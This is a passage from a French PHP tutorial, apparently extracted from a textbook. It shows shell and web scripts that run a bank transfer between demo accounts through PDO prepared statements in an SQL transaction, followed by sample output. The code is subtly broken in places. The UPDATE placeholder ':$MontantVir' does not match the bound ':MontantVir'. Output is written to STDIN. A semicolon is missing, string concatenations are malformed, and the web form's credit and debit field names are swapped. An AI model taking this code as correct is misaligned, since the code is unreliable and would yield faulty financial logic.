    // --- Post traitement du montant du virement ---
    $Montant_Virement_saisi=str_replace(",",".",$Montant_Virement_saisi);
    $Montant_Virement=floatval($Montant_Virement_saisi);
    $Montant_Virement_formate=number_format($Montant_Virement,2,","," ") . " €";
    // --- affichage avant confirmation ---
    $Tab_deux_comptes[0]=$Infos_Cpt_Debit;
    $Tab_deux_comptes[1]=$Infos_Cpt_Credit;
```

```

Affichage_Liste_Comptes("Résumé : Virement de $Montant_Virement_formate, du
compte $Num_Cpt_Debit -> le compte $Num_Cpt_Credit",$Tab_deux_comptes);
// --- Demande de confirmation ---
echo "Confirmez le virement (o/n) : ";
fscanf(STDIN,"%s",$ConfirmationVirement);
if ($ConfirmationVirement == "o")
{
    // === on gère le virement dans une transaction SQL ===
    $virementOK=Virement($Num_Cpt_Debit,$Num_Cpt_Credit,$Montant_Virement);
    // -----
    if ($virementOK)
    {
        // --- on affiche le résultat du virement ---
        $Tab_deux_comptes[0]=Info_Compte($Num_Cpt_Debit);
        $Tab_deux_comptes[1]=Info_Compte($Num_Cpt_Credit);
        if (!$ERR_TRAIT)
            Affichage_Liste_Comptes("Résultat : Virement de
$Montant_Virement_formate, du compte $Num_Cpt_Debit -> le compte
$Num_Cpt_Credit",$Tab_deux_comptes);
    }
}
// **** * Sous-programmes ****
// =====
// --- Fonction d'affichage de l'état de tous les comptes ---
// =====
function Affiche_Etat_Comptes($texte)
{
    global
$ERR_TRAIT,$TYPE_DB,$SERVEUR,$BASEDD,$TABLEPERSONNES,$LOGIN_ADM,$MDP_ADM;
    try
    {
        // -- contexte pour le message d'erreur ---
        $contexte="Connexion base de données";
        // --- connexion de la base de données ---
        $bdd = new
PDO($TYPE_DB.":host=".$SERVEUR.";dbname=".$BASEDD,$LOGIN_ADM,$MDP_ADM,
        array(PDO::ATTR_PERSISTENT => true));
        // --- définition du codage en UTF8 ---
        $bdd->exec("SET CHARACTER SET utf8");
        // --- initialisation des Exceptions PDO pour prepare ---
        $bdd->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
        // --- limitation aux comptes de dépôt ---
        $type_compte="Compte_Dépôts";
        // --- on affiche tous les comptes courant Avant le virement ---
        // -- contexte pour le message d'erreur ---
        $contexte="Problème de requête";
        // --- préparation de la requête ---
        $requete_sql='SELECT
cb.ID_Cpt,cb.Agence,cb.Numero,cb.Type,cl.Nom,cl.Prenom,ROUND(cb.Solde,2)
Solde_Compte FROM comptes_bancaires cb INNER JOIN clients_bancaires cl ON
cb.ID_Clt=cl.ID_Clt WHERE Type=:type_compte';
        $RequetePreparee = $bdd->prepare($requete_sql);
        // --- liaison avec les paramètres ---
        $RequetePreparee->bindParam(':type_compte', $type_compte);
        // --- exécution de la requête ---
        $RequetePreparee->execute();
        // ---retourne un tableau associatif ---
        $RequetePreparee->setFetchMode(PDO::FETCH_ASSOC);
        // --- boucle de traitement de chaque client ---
        $Tab_Comptes=$RequetePreparee->fetchAll();
        // --- Conversion de la colonne solde au format français ---
        foreach ($Tab_Comptes as $Num => $un_cpt)
        {

```

```
        $un_cpt['Solde_Compte']=number_format($un_cpt['Solde_Compte'],2,",","");
    ." €";
    $Tab_Comptes[$Num]=$un_cpt;
}
// --- affichage des données retournées ---
Affichage_Liste_Comptes($texte,$Tab_Comptes);
// --- fermeture de la requête ---
$RequetePreparee->closeCursor();
return $Tab_Comptes;
}
catch(Exception $e)
{
    echo $contexte.' : '.$e->getMessage().PHP_EOL;
    $ERR_TRAIT=true;
}
// =====
// --- Fonction de saisie d'un numéro de compte ---
// =====
function Saisie_Numero_Compte_Valide($type_saisie)
{
    global
$Infos_Cpt_Debit,$Infos_Cpt_Credit,$Tab_Colonne_IDCpt,$Tab_Tous_les_Comptes;
    $Infos_Cpt_xxx=array();
    if ($type_saisie == "Debit") $Texte_Action="à débiter ";
    else $Texte_Action="à créditer";
    // --- Boucle de saisie ---
    while (count($Infos_Cpt_xxx) == 0)
    {
        echo "Numéro du compte ".$Texte_Action." : ";
        fscanf(STDIN,"%d",$Num_Cpt) ;
        // --- on récupère l'indice numérique de la case ---
        $numcase=array_search($Num_Cpt,$Tab_Colonne_IDCpt);
        // --- array_search() retourne le numéro de la case du tableau ---
        // --- ou bien false en cas d'échec ---
        // --- attention il faut utiliser le triple = afin de résoudre ---
        // --- le problème de la donnée trouvée dans la case 0 ---
        // --- valeur qui peut être interprétée comme false si le test ---
        // --- est noté : if (!$numcase) ---
        if ($numcase === false)
            echo "Compte $Num_Cpt inexistant !".PHP_EOL;
        else
        {
            $Infos_Cpt_xxx=$Tab_Tous_les_Comptes[$numcase];
            if ($type_saisie == "Debit")
                $Infos_Cpt_Debit=$Infos_Cpt_xxx;
            else
                $Infos_Cpt_Credit=$Infos_Cpt_xxx;
        }
    }
    return $Num_Cpt;
}
// =====
// --- Fonction de virement ---
// =====
function Virement($NumCptDebit,$NumCptCredit,$MtVirt)
{
    global $TYPE_DB, $SERVEUR, $BASEDD, $TABLEPERSONNES, $LOGIN_ADM, $MDP_ADM;
    $virement_effectue=true;
    $ConnexionBDD=false;
    $TransactionDemarree=false;
    try
    {
        // -- contexte pour le message d'erreur ---

```

```
$contexte="Connexion base de données";
// --- connexion de la base de données ---
$bdd = new
PDO($TYPE_DB." :host=". $SERVEUR ." ;dbname=". $BASEDD, $LOGIN_ADM, $MDP_ADM,
      array(PDO::ATTR_PERSISTENT => true));
$ConnexionBDD=true;
// --- initialisation des Exceptions PDO pour prepare ---
$bdd->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
// --- définition du codage en UTF8 ---
$bdd->exec("SET CHARACTER SET utf8");
// --- on gère le virement dans une transaction SQL ---
// =====
// === on débute la transaction ===
// =====
// -- contexte pour le message d'erreur ---
$contexte="Initialisation virement";
$bdd->beginTransaction();
$TransactionDemarree=true;
// =====
// === on débite le compte ===
// =====
// -- contexte pour le message d'erreur ---
$contexte="Débit du compte" ;
// --- préparation de la requête ---
$requete_sql='UPDATE comptes_bancaires SET Solde=Solde+:$MontantVir WHERE
Id_Cpt=:NumCptOperation';
$reponse = $bdd->prepare($requete_sql);
// --- liaison avec les paramètres ---
$reponse->bindParam(':MontantVir', $MontantVir);
$reponse->bindParam(':NumCptOperation', $NumCptOperation, PDO::PARAM_INT);
// --- affectation des valeurs pour les paramètres ---
$MontantVir      = -$MtVirt      ;
$NumCptOperation = $NumCptDebit ;
// --- exécution de la requête ---
$reponse->execute();
// --- fermeture de la requête ---
$reponse->closeCursor();
// =====
// === on crédite le compte ===
// =====
// -- contexte pour le message d'erreur ---
$contexte="Crédit du compte";
// --- La requête est déjà préparée, elle ne change pas ---
// --- les paramètres sont déjà liés (bind) ils ne changent pas ---
// --- affectation des valeurs pour les paramètres ---
$MontantVir      = +$MtVirt      ;
$NumCptOperation = $NumCptCredit ;
// --- exécution de la requête ---
$reponse->execute();
// --- fermeture de la requête ---
$reponse->closeCursor();
// =====
// === on valide la transaction ===
// =====
// --- si aucune erreur, on valide la transaction ---
$contexte="Validation virement";
$reponse = $bdd->commit();
// --- on confirme le virement ---
echo 'Virement effectué !'.PHP_EOL;
}
catch(Exception $e)
{
// =====
// === on annule la transaction ===
```

```
// =====
if ($ConnexionBDD && $TransactionDemarree)
{
    try
    {
        $bdd->rollback();
    }
    catch(Exception $er)
    {
        // --- on affiche un message d'erreur ---
        echo 'Problème sur le virement - Transaction annulée'.PHP_EOL;
        echo 'Annulation : '.$er->getMessage().PHP_EOL;
        $virement_effectue=false;
    }
}
// --- on affiche un message d'erreur ---
echo 'Problème sur le virement - Transaction annulée'.PHP_EOL;
echo $contexte.' : '.$e->getMessage().PHP_EOL;
$virement_effectue=false;
}
return $virement_effectue;
}
// =====
// --- Fonction d'information de l'état d'un seul compte ---
// =====
function Info_Compte($compte)
{
    global
$ERR_TRAIT,$TYPE_DB,$SERVEUR,$BASEDD,$TABLEPERSONNES,$LOGIN_ADM,$MDP_ADM;
    try
    {
        // -- contexte pour le message d'erreur ---
        $contexte="Connexion base de données";
        // --- connexion de la base de données ---
        $bdd = new
PDO($TYPE_DB.";host=".$SERVEUR.";dbname=".$BASEDD,$LOGIN_ADM,$MDP_ADM,
        array(PDO::ATTR_PERSISTENT => true));
        // --- définition du codage en UTF8 ---
        $bdd->exec("SET CHARACTER SET utf8");
        // --- initialisation des Exceptions PDO pour prepare ---
        $bdd->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
        $contexte="Problème de requête sur la table";
        // --- préparation de la requête ---
        $requete_sql='SELECT
cb.ID_Cpt,cb.Agence,cb.Numero,cb.Type,cl.Nom,cl.Prenom,ROUND(cb.Solde,2)
Solde_Compte FROM comptes_bancaires cb INNER JOIN clients_bancaires cl ON
cb.ID_Clt=cl.ID_Clt WHERE ID_Cpt=:compte';
        $RequetePreparee = $bdd->prepare($requete_sql);
        // --- liaison avec les paramètres ---
        $RequetePreparee->bindParam(':compte', $compte, PDO::PARAM_INT);
        // --- exécution de la requête ---
        $RequetePreparee->execute();
        // ---retourne un tableau associatif ---
        $RequetePreparee->setFetchMode(PDO::FETCH_ASSOC);
        // --- boucle de traitement de chaque client ---
        $Tab_Infos_Cpt=$RequetePreparee->fetchAll();
        // --- Conversion de la colonne solde au format français ---
        foreach ($Tab_Infos_Cpt as $Num => $un_cpt)
        {
            $un_cpt['Solde_Compte']=number_format($un_cpt['Solde_Compte'],2,",","");
            ". " €";
            $Tab_Infos_Cpt[$Num]=$un_cpt;
        }
        $Tab_Infos_Un_Cpt=$Tab_Infos_Cpt[0];
```

```
        return $Tab_Infos_Un_Cpt;
    }
    catch(Exception $e)
    {
        echo $contexte.' : '.$e->getMessage().PHP_EOL;
        $ERR_TRAIT=true;
    }
}
// =====
// --- fonction d'affichage du tableau ---
// =====
function Affichage_Liste_Comptes($texte,$tab_mixte)
{
    if (count($tab_mixte)==0)
        echo 'Aucun élément à afficher.';
    else
    {
        // --- affichage entête du tableau ---
        reset($tab_mixte);
        $un_compte=current($tab_mixte);
        $liste_champs=array_keys($un_compte);
        echo "-----".PHP_EOL;
        echo "           $texte".PHP_EOL;
        echo "-----".PHP_EOL;
        foreach($liste_champs as $nom_champ)
        {
            if ($nom_champ == "ID_Cpt")
                fprintf(STDIN,"%6s|",$nom_champ);
            else if ($nom_champ == "Agence")
                fprintf(STDIN," %-6s|",$nom_champ);
            else if ($nom_champ == "Numero")
                fprintf(STDIN," %-8s|",$nom_champ);
            else if ($nom_champ == "Type")
                fprintf(STDIN," %-12s|",$nom_champ);
            else if ($nom_champ == "Nom")
                fprintf(STDIN," %-15s|",$nom_champ);
            else if ($nom_champ == "Prenom")
                fprintf(STDIN," %-16s|",$nom_champ);
            else if ($nom_champ == "Solde_Compte")
                fprintf(STDIN,"%-11s|",$nom_champ);
            else
                echo "$nom_champ\t";
        }
        echo PHP_EOL;
        echo "-----".PHP_EOL;
        // --- boucle de traitement de chaque compte ---
        foreach ($tab_mixte as $un_compte)
        {
            // --- on affiche le contenu des champs ---
            foreach($liste_champs as $nom_champ)
            {
                if ($nom_champ == "ID_Cpt")
                    fprintf(STDIN,"%5s |",$un_compte[$nom_champ]);
                else if ($nom_champ == "Agence")
                    fprintf(STDIN," %-6s|",$un_compte[$nom_champ]);
                else if ($nom_champ == "Numero")
                    fprintf(STDIN," %-8s|",$un_compte[$nom_champ]);
                else if ($nom_champ == "Type")
                    fprintf(STDIN," %-13s|",$un_compte[$nom_champ]);
                else if ($nom_champ == "Nom")
                    fprintf(STDIN," %-15s|",$un_compte[$nom_champ]);
            }
```

```

    else if ($nom_champ == "Prenom")
        fprintf(STDIN, " %16s | ",$un_compte[$nom_champ]);
    else if ($nom_champ == "Solde_Compte")
        fprintf(STDIN, "%13s | ",$un_compte[$nom_champ]);
    else
        echo $un_compte[$nom_champ]."\t";
}
echo PHP_EOL;
}
echo "-----".PHP_EOL;
}
?>
```

Voici un exemple d'exécution. Les saisies sont sur fond jaune, et les comptes sur lesquels porte le virement sont sur fond bleu. :

```
$ php MySQL_PDO_transaction_secure_prepare_shell.php
```

```
-----  
Etat des comptes AVANT le virement  
-----
```

ID_Cpt	Agence	Numero	Type	Nom	Prenom	Solde_Compte
1	00602	165143P	Compte_Dépôts	DUPONT	JEAN	750,98€
4	00523	025123R	Compte_Dépôts	JACQUEENOD	JEAN-CHRISTOPHE	-140,17€
7	00602	154123P	Compte_Dépôts	MURCIAN	CAROLE	2 985,08€
12	00521	032154P	Compte_Dépôts	LERY	JEAN-MICHEL	-688,98€
16	00523	123456J	Compte_Dépôts	DE-LA-RUE	JEAN-CHRISTOPHE	94,68€
18	00523	615243H	Compte_Dépôts	MARTIN	PAUL-DAVID	406,21€
20	00521	062332P	Compte_Dépôts	MARTIN	PIERRE	1 790,22€
22	00521	889261D	Compte_Dépôts	JACQUEENOD	FREDERIC	394,87€
25	00521	545823Z	Compte_Dépôts	JACQUEENOD	LAURENCE	-679,08€
31	00523	823452N	Compte_Dépôts	DUMOULIN	JEAN-CHRISTOPHE	-2 186,86€
33	00523	238245E	Compte_Dépôts	LABONNE-JAYAT	OLIVIER	234,02€
35	00602	458263T	Compte_Dépôts	DE-LA-FONTAINE	JEAN	1 825,54€
36	00523	904161A	Compte_Dépôts	LEVY	SAMUEL	12,09€
39	00521	045123P	Compte_Dépôts	DE-LA-RUE	LAURENCE	275,70€
45	00523	987123P	Compte_Dépôts	DUPONT	JEAN	4 572,10€
51	00602	004452N	Compte_Dépôts	MARTIN	ALBERT	363,49€

```
-----  
Numéro du compte à débiter : 7  
Numéro du compte à créditer : 4  
Montant du débit : 185,08
```

```
-----  
Résumé : Virement de 185,08 €, du compte 7 -> le compte 4  
-----
```

ID_Cpt	Agence	Numero	Type	Nom	Prenom	Solde_Compte
7	00602	154123P	Compte_Dépôts	MURCIAN	CAROLE	2 985,08€
4	00523	025123R	Compte_Dépôts	JACQUEENOD	JEAN-CHRISTOPHE	-140,17€

```
-----  
Confirmez le virement (o/n) : o  
Virement effectué !
```

```
-----  
Résultat : Virement de 185,08 €, du compte 7 -> le compte 4  
-----
```

ID_Cpt	Agence	Numero	Type	Nom	Prenom	Solde_Compte
7	00602	154123P	Compte_Dépôts	MURCIAN	CAROLE	2 800,00€
4	00523	025123R	Compte_Dépôts	JACQUEENOD	JEAN-CHRISTOPHE	44,91€

#### 13.6.5.4.2 Pour le Web

Le programme `MySQL_PDO_transaction_nosecure_query_shell.php` est la version non sécurisée, utilisant la méthode `query()` à la place de la méthode `prepare()`.

Le programme `MySQL_PDO_transaction_secure_prepare_web.php` est la version web du programme `MySQL_PDO_transaction_secure_prepare_shell.php`.

Voici un exemple d'exécution :

Le premier écran affiche la liste des comptes, et un formulaire de saisie du numéro du compte à débiter, du numéro du compte à créditer et du montant du virement.

Etat des comptes AVANT le virement						
ID_Cpt	Agence	Numero	Type	Nom	Prenom	Solde_Compte
1	00602	165143P	Compte_Dépôts	DUPONT	JEAN	750,98 €
4	00523	025123R	Compte_Dépôts	JACQUENOD	JEAN-CHRISTOPHE	261,49 €
7	00602	154123P	Compte_Dépôts	MURCIAN	CAROLE	2 583,42 €
12	00521	032154P	Compte_Dépôts	LERY	JEAN-MICHEL	-688,98 €
16	00523	123456J	Compte_Dépôts	DE-LA-RUE	JEAN-CHRISTOPHE	94,68 €
18	00523	615243H	Compte_Dépôts	MARTIN	PAUL-DAVID	406,21 €
20	00521	062332P	Compte_Dépôts	MARTIN	PIERRE	1 790,22 €
22	00521	889261D	Compte_Dépôts	JACQUENOD	FREDERIC	394,87 €
25	00521	545823Z	Compte_Dépôts	JACQUENOD	LAURENCE	-579,00 €
31	00523	823452N	Compte_Dépôts	DUMOULIN	JEAN-CHRISTOPHE	-2 186,86 €
33	00523	238245E	Compte_Dépôts	LABONNE-JAYAT	OLIVIER	134,00 €
35	00602	458263T	Compte_Dépôts	DE-LA-FONTAINE	JEAN	1 825,54 €
36	00523	904161A	Compte_Dépôts	LEVY	SAMUEL	12,09 €
39	00521	045123P	Compte_Dépôts	DE-LA-RUE	LAURENCE	275,70 €
45	00523	987123P	Compte_Dépôts	DUPONT	JEAN	4 035,53 €
51	00602	004452N	Compte_Dépôts	MARTIN	ALBERT	900,00 €

Saisissez les informations du virement :

Numéro (ID_Cpt) du compte à créditer :	45
Numéro (ID_Cpt) du compte à débiter :	51
Montant du virement :	35,53 €
<input type="button" value="Effectuer le virement"/> <input type="button" value="Effacer le formulaire"/>	

L'écran suivant, affiche l'état des comptes avant le virement, et demande une confirmation :

Résumé : Virement de 35,53 €, du compte 45 -> le compte 51						
ID_Cpt	Agence	Numero	Type	Nom	Prenom	Solde_Compte
45	00523	987123P	Compte_Dépôts	DUPONT	JEAN	4 035,53 €
51	00602	004452N	Compte_Dépôts	MARTIN	ALBERT	900,00 €

Confirmation du virement

Merci de confirmer le virement :
Oui <input checked="" type="radio"/> Non <input type="radio"/>
<input type="button" value="Confirmer"/>

Le dernier écran confirme le virement et affiche l'état des comptes après le traitement.

Résultat : Virement de 35,53 €, du compte 45 => le compte 51

ID_Cpt	Agence	Numero	Type	Nom	Prenom	Solde_Compte
45	00523	987123P	Compte_Dépôts	DUPONT	JEAN	4 000,00 €
51	00602	004452N	Compte_Dépôts	MARTIN	ALBERT	935,53 €

Voici le programme MySQL\_PDO\_transaction\_secure\_prepare\_web.php :

```
<?php
// On démarre la session AVANT d'écrire du code HTML
// pour les variables de session
session_start();
include 'INCLUDE/MySQL_PDO_transaction_include_sprog_commun_web.php';
include 'INCLUDE/MySQL_PDO_transaction_include_param_dbb.php';
?>
<!DOCTYPE html>
<html>
<head> <!-- Entête HTML -->
<meta charset="utf-8" />
<title>Virement bancaire</title>
<link href="CSS/MySQL_PDO_transaction.css" rel="stylesheet" type="text/css" />
</head>
<body>
<?php
$ERR_TRAIT=false;
// -----
// --- Début du traitement ---
// -----
// -----
// Cette page peut être appelée de plusieurs manières différentes
// -----
if (!empty($_POST['confirmation_virement']))
{
    if (isset($_POST['RepVir'])) $ConfirmationVirement = $_POST['RepVir'];
    else $ConfirmationVirement = 'non' ;
    if ($ConfirmationVirement == "oui")
    {
        $Num_Cpt_Debit          = $_SESSION['Num_Cpt_Debit'] ;
        $Num_Cpt_Credit          = $_SESSION['Num_Cpt_Credit'] ;
        $Montant_Virement_formate = $_SESSION['Montant_Virement_formate'] ;
        $Montant_Virement        = $_SESSION['Montant_Virement'] ;

        // === on gère le virement dans une transaction SQL ===
        $virementOK=Virement($Num_Cpt_Debit,$Num_Cpt_Credit,$Montant_Virement);
        // -----
        if ($virementOK)
        {
            // --- on affiche le résultat du virement ---
            $Tab_deux_comptes[0]=Info_Compte($Num_Cpt_Debit) ;
            $Tab_deux_comptes[1]=Info_Compte($Num_Cpt_Credit);
            if (!$ERR_TRAIT)
                Affichage_Liste_Comptes("Résultat : Virement de
$Montant_Virement_formate, du compte $Num_Cpt_Debit -> le compte
$Num_Cpt_Credit",$Tab_deux_comptes);
        }
    }
    else
    {
        $TitreMessage="Aucun virement" ;
        $TexteMessage="Aucun virement n'a été effectué !" ;
    }
}
```

```
    Affiche_Message_Erreur($TitreMessage,$TexteMessage);
}
}
elseif (!empty($_POST['info_virement']))
{
    // --- on récupère la variable de session le tableau des comptes ---
    $Tab_Tous_les_Comptes=$_SESSION['Tab_Tous_les_Comptes'] ;
    $Tab_Colonne_IDCpt=array_column($Tab_Tous_les_Comptes,'ID_Cpt');
    // --- initialisation des infos sur les comptes ---
    $Infos_Cpt_Debit =array();
    $Infos_Cpt_Credit=array();
    // --- on récupère les valeurs saisies ---
    if (isset($_POST['Num_Cpt_Debit'])) $Num_Cpt_Debit =
    $_POST['Num_Cpt_Debit'] ;
    else $Num_Cpt_Debit = '' ;
    if (isset($_POST['Num_Cpt_Credit'])) $Num_Cpt_Credit =
    $_POST['Num_Cpt_Credit'] ;
    else $Num_Cpt_Credit = '' ;
    if (isset($_POST['MtVir'])) $MtVir = $_POST['MtVir'] ;
    else $MtVir = '' ;
    // --- Protection de l'injection HTML ---
    $Num_Cpt_Debit = strip_tags($Num_Cpt_Debit) ;
    $Num_Cpt_Credit = strip_tags($Num_Cpt_Credit);
    $MtVir = strip_tags($MtVir) ;
    // --- Normalisation au format entier ou réel ---
    $Num_Cpt_Debit = intval($Num_Cpt_Debit) ;
    $Num_Cpt_Credit = intval($Num_Cpt_Credit)
    $MtVir = floatval(str_replace(",",".",$MtVir));
    if (($Num_Cpt_Debit!=0) || ($Num_Cpt_Credit!=0) || ($MtVir!=0))
    {
        $Montant_Virement_formate=number_format($MtVir,2,".",") &euro;";
        // --- on récupère l'indice numérique de la case ---
        $numcaseDebit = array_search($Num_Cpt_Debit,$Tab_Colonne_IDCpt) ;
        $numcaseCredit = array_search($Num_Cpt_Credit,$Tab_Colonne_IDCpt);
        // --- array_search() retourne le numéro de la case du tableau ---
        // --- ou bien false en cas d'échec ---
        // --- attention il faut utiliser le triple = afin de résoudre ---
        // --- le problème de la donnée trouvée dans la case 0 ---
        // --- valeur qui peut être interprétée comme false si le test ---
        // --- est noté : if (!$numcaseDebit) ---
        if ($numcaseDebit === false)
        {
            $TitreMessage = "Num&eacute;ro de compte invalide" ;
            $TexteMessage = "Compte &agrave; d&eacute;buter num&eacute;ro
$Num_Cpt_Debit inexistant !";
            Affiche_Message_Erreur($TitreMessage,$TexteMessage);
            $ERR_TRAIT = true;
        }
        elseif ($numcaseCredit === false)
        {
            $TitreMessage = "Num&eacute;ro de compte invalide" ;
            $TexteMessage = "Compte &agrave; cr&eacute;diter num&eacute;ro
$Num_Cpt_Credit inexistant !";
            Affiche_Message_Erreur($TitreMessage,$TexteMessage);
            $ERR_TRAIT = true;
        }
        else
        {
            // --- on affiche le résultat du virement ---
            $Tab_deux_comptes[0] = Info_Compte($Num_Cpt_Debit) ;
            $Tab_deux_comptes[1] = Info_Compte($Num_Cpt_Credit);
            if (!$ERR_TRAIT)
```

```

Affichage_Liste_Comptes("R&eacute;sum&eacute; : Virement de
$Montant_Virement_formate, du compte $Num_Cpt_Debit -> le compte
$Num_Cpt_Credit",$Tab_deux_comptes);
$_SESSION['Num_Cpt_Debit'] = $Num_Cpt_Debit ;
$_SESSION['Num_Cpt_Credit'] = $Num_Cpt_Credit ;
$_SESSION['Montant_Virement_formate'] = $Montant_Virement_formate ;
$_SESSION['Montant_Virement'] = $MtVir ;
?>
<br/>
<form action="MySQL_PDO_transaction_secure_prepare_web.php"
method="post">
<fieldset>
<legend>Confirmation du virement</legend><br/>
Merci de confirmer le virement :<br/>
Oui <input type="radio" name="RepVir" value="oui">
Non <input type="radio" name="RepVir" value="non" checked="checked">
<br/><br/>
<input type="submit" name="confirmation_virement" value="Confirmer" />
</fieldset>
</form>
<?php
}
}
}
}
else
{
// --- on affiche l'état des comptes AVANT la transaction ---
$Tab_Tous_les_Comptes=Affiche_Etat_Comptes("Etat des comptes AVANT le
virement");
// --- on récupère la colonne des ID_Cpt ---
if (!$ERR_TRAIT)
{
// --- on conserve dans une variable de session le tableau des comptes ---
$_SESSION['Tab_Tous_les_Comptes']=$Tab_Tous_les_Comptes ;
// affichage du formulaire de saisie
?>
<br/>
<form action="MySQL_PDO_transaction_secure_prepare_web.php" method="post">
<fieldset>
<legend>Saisissez les informations du virement :</legend><br/>
Num&eacute;ro (ID_Cpt) du compte &grave; <b>cr&eacute;dit</b> : <input
type="text" name="Num_Cpt_Debit" size="3" maxlength="3" required pattern="[1-9][0-9]{0,2}" placeholder="7" autofocus/><br/><br/>
Num&eacute;ro (ID_Cpt) du compte &grave; <b>d&eacute;bit</b> : <input
type="text" name="Num_Cpt_Credit" size="3" maxlength="3" required
pattern="[1-9][0-9]{0,2}" placeholder="12" /><br/><br/>
<b>Montant du virement</b> : <input type="text" name="MtVir" size="8"
maxlength="8" placeholder="185,33" required pattern="[1-9][0-9\.\,]{0,7}" />
&euro;<br /><br />
<input type="submit" name="info_virement" value="Effectuer le virement" />
<!-- on ajoute le bouton terminer pour terminer la saisie -->
<input type="reset" value="Effacer le formulaire" />
</fieldset>
</form>
<?php
}
}
?>
</body>
</html>

```

Voici le fichier MySQL\_PDO\_transaction\_include\_sprog\_commun\_web.php, contenant les différentes fonctions utilisées dans le programme.

```
<?php
define("WEB_EOL", "<br/>");
// =====
// --- Fonction d'affichage de l'état de tous les comptes ---
// =====
function Affiche_Etat_Comptes($texte)
{
    global
$ERR_TRAIT,$TYPE_DB,$SERVEUR,$BASEDD,$LOGIN_ADM,$MDP_ADM,$TABLECOMPTES,$TABL
ECLIENTS;
    try
    {
        // -- contexte pour le message d'erreur ---
        $contexte="Connexion base de donn&acute;es";
        // --- connexion de la base de donn&acute;es ---
        $bdd = new
PDO($TYPE_DB." :host=". $SERVEUR ." ;dbname=". $BASEDD,$LOGIN_ADM,$MDP_ADM,
        array(PDO::ATTR_PERSISTENT => true));
        // --- définition du codage en UTF8 ---
        $bdd->exec("SET CHARACTER SET utf8");
        // --- initialisation des Exceptions PDO pour prepare ---
        $bdd->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
        // --- limitation aux comptes de dépôt ---
        $type_compte="Compte_Dépôts";
        // --- on affiche tous les comptes courant Avant le virement ---
        // -- contexte pour le message d'erreur ---
        $contexte="Probl&egrave;me de requ&ecirc;te";
        // --- pr&eacute;paration de la requête ---
        $requete_sql='SELECT
cb.ID_Cpt,cb.Agence,cb.Numero,cb.Type,cl.Nom,cl.Prenom,ROUND(cb.Solde,2)
Solde_Compte FROM '.$TABLECOMPTES.' cb INNER JOIN '.$TABLECLIENTS.' cl ON
cb.ID_Clt=cl.ID_Clt WHERE Type=:type_compte';
        $RequetePreparee = $bdd->prepare($requete_sql);
        // --- liaison avec les paramètres ---
        $RequetePreparee->bindParam(':type_compte', $type_compte);
        // --- exécution de la requête ---
        $RequetePreparee->execute();
        // ---retourne un tableau associatif ---
        $RequetePreparee->setFetchMode(PDO::FETCH_ASSOC);
        // --- boucle de traitement de chaque client ---
        $Tab_Comptes=$RequetePreparee->fetchAll();
        // --- Conversion de la colonne solde au format françois ---
        foreach ($Tab_Comptes as $Num => $un_cpt)
        {
            $un_cpt['Solde_Compte']=number_format($un_cpt['Solde_Compte'],2,","," ");
        €";
            $Tab_Comptes[$Num]=$un_cpt;
        }
        // --- affichage des données retournées ---
        Affichage_Liste_Comptes($texte,$Tab_Comptes);
        // --- fermeture de la requête ---
        $RequetePreparee->closeCursor();
        return $Tab_Comptes;
    }
    catch(Exception $e)
    {
        $TitreMessage = $contexte ;
        $TexteMessage = $e->getMessage();
        Affiche_Message_Erreur($TitreMessage,$TexteMessage);
        $ERR_TRAIT=true;
    }
}
```

```
}

// =====
// --- fonction outil d'affichage du message d'erreur ---
// =====

function Affiche_Message_Erreur($titre,$message)
{
    ?>
    <fieldset>
    <legend><?php echo $titre ?></legend><br/>
    <b><?php echo $message ?></b><br />
    </fieldset>
    <?php
}

// =====
// --- fonction outil d'affichage d'un tableau de comptes ---
// =====

function Affichage_Liste_Comptes($titre,$tcomptes)
{
    // --- affichage entête du tableau ---
    reset($tcomptes);
    $un_compte=current($tcomptes);
    $liste_champs=array_keys($un_compte);
    ?>
    <table summary="Tableau de r&acute;sultat">
        <caption><?php echo $titre;?></caption>
        <thead>
            <tr>
                <!-- entête du tableau -->
                <?php
                    echo "<tr>";
                    $nbchamps=0;
                    foreach($liste_champs as $nom_champ)
                    {
                        echo "<th>$nom_champ</th>";
                        $nbchamps++;
                    }
                    echo "</tr>";
                // --- affichage des lignes du tableau ---
                if (count($tcomptes) ==0)
                {
                    echo "<td colspan=\"$nbchamps\"><b>Aucun compte &agrave; afficher</b></td>";
                }
                else
                {
                    foreach ($tcomptes as $indice => $un_compte)
                    {
                        echo "<tr>";
                        // importation des variables à partir de l'étiquette des champs
                        extract($un_compte,EXTR_OVERWRITE);
                        echo "<tr>";
                        foreach($liste_champs as $nom_champ)
                        {
                            $val=$$nom_champ;
                            echo "<td>$val</td>";
                        }
                        echo "</tr>";
                    }
                }
            ?>
        </table>
        <?php
}
```

```
// =====
// --- Fonction d'information sur l'état d'un seul compte ---
// =====
function Info_Compte($compte)
{
    global
$ERR_TRAIT,$TYPE_DB,$SERVEUR,$BASEDD,$LOGIN_ADM,$MDP_ADM,$TABLECOMPTE,$TABL
ECLIENTS;
    try
    {
        // -- contexte pour le message d'erreur ---
        $contexte="Connexion base de donn&acute;es";
        // --- connexion de la base de donn&acute;es ---
        $bdd = new
PDO($TYPE_DB."::host=".$SERVEUR.";dbname=".$BASEDD,$LOGIN_ADM,$MDP_ADM,
        array(PDO::ATTR_PERSISTENT => true));
        // --- définition du codage en UTF8 ---
        $bdd->exec("SET CHARACTER SET utf8");
        // --- initialisation des Exceptions PDO pour prepare ---
        $bdd->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
        $contexte="Probl&egrave;me de requ&ecirc;te sur la table";
        // --- préparation de la requête ---
        $requete_sql='SELECT
cb.ID_Cpt,cb.Agence,cb.Numero,cb.Type,cl.Nom,cl.Prenom,ROUND(cb.Solde,2)
Solde_Compte FROM '.$TABLECOMPTE.' cb INNER JOIN '.$TABLECLIENTS.' cl ON
cb.ID_Clt=cl.ID_Clt WHERE ID_Cpt=:compte';
        $RequetePreparee = $bdd->prepare($requete_sql);
        // --- liaison avec les paramètres ---
        $RequetePreparee->bindParam(':compte', $compte, PDO::PARAM_INT);
        // --- exécution de la requête ---
        $RequetePreparee->execute();
        // ---retourne un tableau associatif ---
        $RequetePreparee->setFetchMode(PDO::FETCH_ASSOC);
        // --- boucle de traitement de chaque client ---
        $Tab_Infos_Cpt=$RequetePreparee->fetchAll();
        // --- Conversion de la colonne solde au format fran ais ---
